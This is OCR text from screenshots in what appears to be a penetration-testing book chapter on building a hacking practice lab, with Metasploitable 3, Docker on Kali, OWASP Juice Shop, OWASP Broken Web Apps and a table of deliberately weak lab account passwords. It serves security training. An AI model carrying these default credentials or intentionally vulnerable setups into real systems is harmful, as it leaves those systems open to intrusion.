
```
C:\Users\Slayer>vagrant box add rapid7/metasploitable3-win2k8
==> box: Loading metadata for box 'rapid7/metasploitable3-win2k8'
    box: URL: https://vagrantcloud.com/rapid7/metasploitable3-win2k8
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) virtualbox
2) vmware
3) vmware_desktop

Enter your choice: 1
==> box: Adding box 'rapid7/metasploitable3-win2k8' (v0.1.0-weekly) for provider: virtualbox
    box: Downloading: https://vagrantcloud.com/rapid7/boxes/metasploitable3-win2k8/versions/0.1.0-weekl
y/providers/virtualbox.box
==> box: Box download is resuming from prior download progress
    box:
==> box: Successfully added box 'rapid7/metasploitable3-win2k8' (v0.1.0-weekly) for 'virtualbox'!
```


Metasploitable 3 - Windows - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
PentestNet
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
08002794A489
Cable Connected
Port Forwarding
OK
Cancel


Metasploitable 3 - Windows - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
HiddenNet
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
080027653B7D
Cable Connected
Port Forwarding
OK
Cancel

```
C:\Users\Slayer> vagrant box add rapid7/metasploitable3-ub1404
==> vagrant: A new version of Vagrant is available: 2.2.18 (installed version: 2.2.17)!
==> vagrant: To upgrade visit: https://www.vagrantup.com/downloads.html

==> box: Loading metadata for box 'rapid7/metasploitable3-ub1404'
    box: URL: https://vagrantcloud.com/rapid7/metasploitable3-ub1404
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) virtualbox
2) vmware
3) vmware_desktop

Enter your choice: 1
```

Choose 1 and hit Enter




```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ curl -fsSL https://download.docker.com/linux/debian/gpg | gpg --dearmor
 | sudo tee /usr/share/keyrings/docker-archive-keyring.gpg >/dev/null

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$
```


```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ echo 'deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyr
ing.gpg] https://download.docker.com/linux/debian buster stable' | sudo tee
 /etc/apt/sources.list.d/docker.list
deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] h
ttps://download.docker.com/linux/debian buster stable

┌──(kali㉿kali)-[~]
└─$
```


```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo apt install -y docker-ce docker-ce-cli containerd.io
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  docker-ce-rootless-extras docker-scan-plugin libslirp0 pigz slirp4netns
Suggested packages:
  aufs-tools cgroupfs-mount | cgroup-lite
The following NEW packages will be installed:
  containerd.io docker-ce docker-ce-cli docker-ce-rootless-extras
  docker-scan-plugin libslirp0 pigz slirp4netns
0 upgraded, 8 newly installed, 0 to remove and 93 not upgraded.
Need to get 108 MB of archives.
```


```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
ddad3d7c1e96: Pull complete
3a8370f05d5d: Pull complete
71a8563b7fea: Pull complete
119c7e14957d: Pull complete
cc14223d9a87: Pull complete
1b6803f21605: Pull complete
3dbea8a23ca4: Pull complete
4a9468a1f264: Pull complete
Digest: sha256:9dde4f70f060d58dc83a3fa53f4f9ad89cf7a38858ecffdc1d74289a14c61465
Status: Downloaded newer image for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest

┌──(kali㉿kali)-[~]
└─$
```


This process may take a couple of minutes to complete.


```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo docker run --rm -p 3000:3000 bkimminich/juice-shop

> juice-shop@12.8.0 start /juice-shop
> node build/app

info: All dependencies in ./package.json are satisfied (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Detected Node.js version v12.22.1 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Required file server.js is present (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main-es2018.js is present (OK)
info: Required file tutorial-es2018.js is present (OK)
info: Required file polyfills-es2018.js is present (OK)
info: Required file runtime-es2018.js is present (OK)
info: Required file vendor-es2018.js is present (OK)
info: Required file main-es5.js is present (OK)
info: Required file tutorial-es5.js is present (OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000
```





Create Virtual Machine
Name and operating system
Name:
OWASP BWA
Machine Folder:
E:\Virtual Box VMs
Type:
Linux
Version:
Other Linux (64-bit)
Memory size
1024
MB
4 MB
16384 MB


OWASP BWA - Hard Disk Selector
Medium
Add
Refresh
Name
Virtual Size
Actual Size
Attached
Not Attached
OWASP Broken Web Apps-cl1.vmdk
8.00 GB
5.89 GB
Search By Name
Choose
Cancel



OWASP BWA - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
Advanced
Adapter Type:
Promiscuous Mode:
Allow All
MAC Address:
080027D958C2
Cable Connected
Port Forwarding
1
2
3
4
OK
Cancel



OWASP BWA [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
owaspbwa login: root
Password:
You have new mail.
Welcome to the OWASP Broken Web Apps VM
!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the VM settings !!!
You can access the web apps at http://172.30.1.23/
You can administer / configure this machine through the console here, by SSHing to 172.30.1.23, via Samba at \\172.30.1.23\, or via phpmyadmin at http://172.30.1.23/phpmyadmin.
In all these cases, you can use username "root" and password "owaspbwa".
root@owaspbwa:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
link/ether 08:00:27:d9:58:c2 brd ff:ff:ff:ff:ff:ff
inet 172.30.1.23/24 brd 172.30.1.255 scope global eth0
inet6 fe80::a00:27ff:fed9:58c2/64 scope link
valid_lft forever preferred_lft forever
root@owaspbwa:~#
Right Ctrl


Chapter 3: Setting Up for Advanced Hacking Techniques




Group	Username	Password	Device
Local user	Administrator	P@ssword1	Windows Server
Local user	Bob	P@ssword1	Bob-PC
Local user	Alice	P@ssword1	Alice-PC
Domain user	bob	Password1	Domain user accounts
Domain user	alice	Password1	
Domain administrator	johndoe	Password123	
Service account	sqladmin	Password45	

